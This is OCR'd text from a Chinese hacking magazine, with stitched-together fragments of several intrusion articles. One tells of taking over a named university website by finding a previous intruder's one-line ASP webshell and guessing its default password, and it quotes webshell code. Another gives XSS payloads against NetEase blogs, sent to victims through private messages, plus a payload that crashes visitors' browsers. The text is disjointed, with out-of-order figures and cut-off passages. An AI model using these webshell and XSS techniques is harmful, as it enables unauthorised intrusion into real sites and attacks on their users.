


图3

Inc/database看看是否存在这个目录，结果没有。这里很奇怪，暴露出的数据库怎么还会有错？管它的，入侵的过程总会发生奇怪的事。根据经验，数据库是不会放在inc目录下的。而是和inc文件夹在同一个目录，试试这个地址看看http://www.jznu.edu.cn/page/depart/kjc/database，结果返回如图8所示，这说明存在这个目录，接下来再把数据库名字输入进行访问，结果如图9所示，出现很多乱七八糟的东西，说明这次是数据库了。但最后看到这样一段话：




图8

```
Microsoft VBScript 运行时错误 错误 '800a000d'
类型不匹配: 'execute'
/page/depart/kjc/database/wjzzl2004.asa，行11283
```

这说明数据库中被人插入了一句话木马，一句话木马的格式多为**<%execute request("密码")%>**。那么这句话是文件不能正常运行结束，所以不能下载数据库了！写入木马的那位兄台如果以这样的格式写**<%on error resume next%><%execute request("cmd")%>**，带了容错语句就不会出这种问题了！我现在下不了数据库，不能知道管理员密码了，怎么办？根据判断是动力3.6版本，因其存在系统BUG，而且能暴库说明版本很低，要做的是上网搜索相关漏洞。可是太麻烦，那就猜下这位入侵者一句话木马的密码吧！我用过几个不同版本的一句话木马客户端，发现默认的密码多为：1、value、cmd、x。我们实验下，如果猜对了就又省事了。用一句话的客户端进行连接，一个一个猜测时，猜到密码value时，运气来了，如图10所示，前面的入侵者用的是value这个默认密码，这次入侵就告一段落了。




图9




图10

编辑点评：

用%5c暴库时，由于conn.asp连接的文件用的是虚拟路径server.mappath("/")这样的代码，在url上换为"/\"时，一般暴出的路径显示的是它下级，其实是同级的。另外，这期我删掉了和这篇许多类同的文章没有发表，那些文章多数是"sa权限→换几个工具执行cmd→不行的话列目录→猜后台→上传"或者"db_owner权限→换几个工具备份→工具不成手工备份→再不行列目录→猜后台→上传"这样的格式，没有一点新意，千篇一律，快饶了我们的读者吧。就算你是要写这一个套路，起码你要加一点新意。像本篇文章里提到过http://www.seeknot.com这个网站可以查web系统，我觉得可能有读者没见到，所以发表了。其实，这篇文章其它的东东也是老套的。

163博客我又来了

文/图 心雨（I.S.T）

从本文中你可以学到：
一句话跨站的语句

最近对网易的博客研究了一下，得出一个结论：大站做的程序就是好。但做的好并不代表就十全十美了，世界上没有完美的东西！要说上次利用用户名解析问题小搞了一下流量，是我运气好让我碰到了而已，那这次就不是运气问题了！

刚开始使用博客的时候我就试了试能不能跨站，结果让我很失望，常用的跨站代码都被过滤了，包括很多标签的事件也都做了过滤。当时也就放弃了，没想到前两天在黑客吧看到的一篇文章让我看到了希望！文章中提到“marquee”（文字移动）标签的“onstart”事件。该事件是marquee独有的，当Marquee元素开始显示内容时触发此事件（所以这个事件是循环的）。以前除了用这个标签做些移动的特效外还真没注意到有这么一个事件。抱着试试的想法，我把代码 `<marquee behavior=slide onstart=alert("黑客手册")>测试</marquee>`添加到自定义HTML模块里，效果如图1所示：




图1

为了防止事件循环造成自己被“DDOS”，所以我在代码里加了一句“**behavior=slide**”，意思是只移动一次。测试结果如图2这样。




图2

可以看到弹出了窗口，看来“onstart”事件并没被过滤！既然可以跨站，那就赶紧干自己想干的事吧。

有人就说了，可以跨站又怎么样，我只要不访问你博客不就行了？是不是真的你不来访问我的博客我就不能攻击你呢？错！你不来我这，我去你那照样攻击你！网易博客有个发送消息的功能，如图3所示。

我们可以给对方发一个跨站的代码，如图4所示。

然后去看那个消息，效果如图5所示。




图3




图4

看到了么？你不来访问我，我也可以照样攻击你！这里也可以使用“IMG”标签的“onerror”事件，代码如下：`<img src="#" onerror=alert("测试")>`。原理都一样，效果如图6所示。




图5

另外在做测试的时候又发现一个问题，如果把以下代码：`<marquee behavior=slide onstart=document.write()>测试</marquee>`加到自定义模块里就会造成IE崩溃，如图7所示。




图6




图7

这样包括你自己在内的所有访问者都不能访问到你的空间了。嘿嘿！要是把这句代码发给别人，别人一查看消息IE就挂




图4

回到主站，把传上去的图片改上去看看，如图6所示，心凉了一半，因为我用的一句话是`<%execute request("value")%>`，直接打开应该有错误提示才对，不过还是




图5

去试了下，又确实成功了，今天怪事格外多（如图7）！




图6

最后该揭晓谜底了，打开com_job_list.asp文件，看到了如下源码：

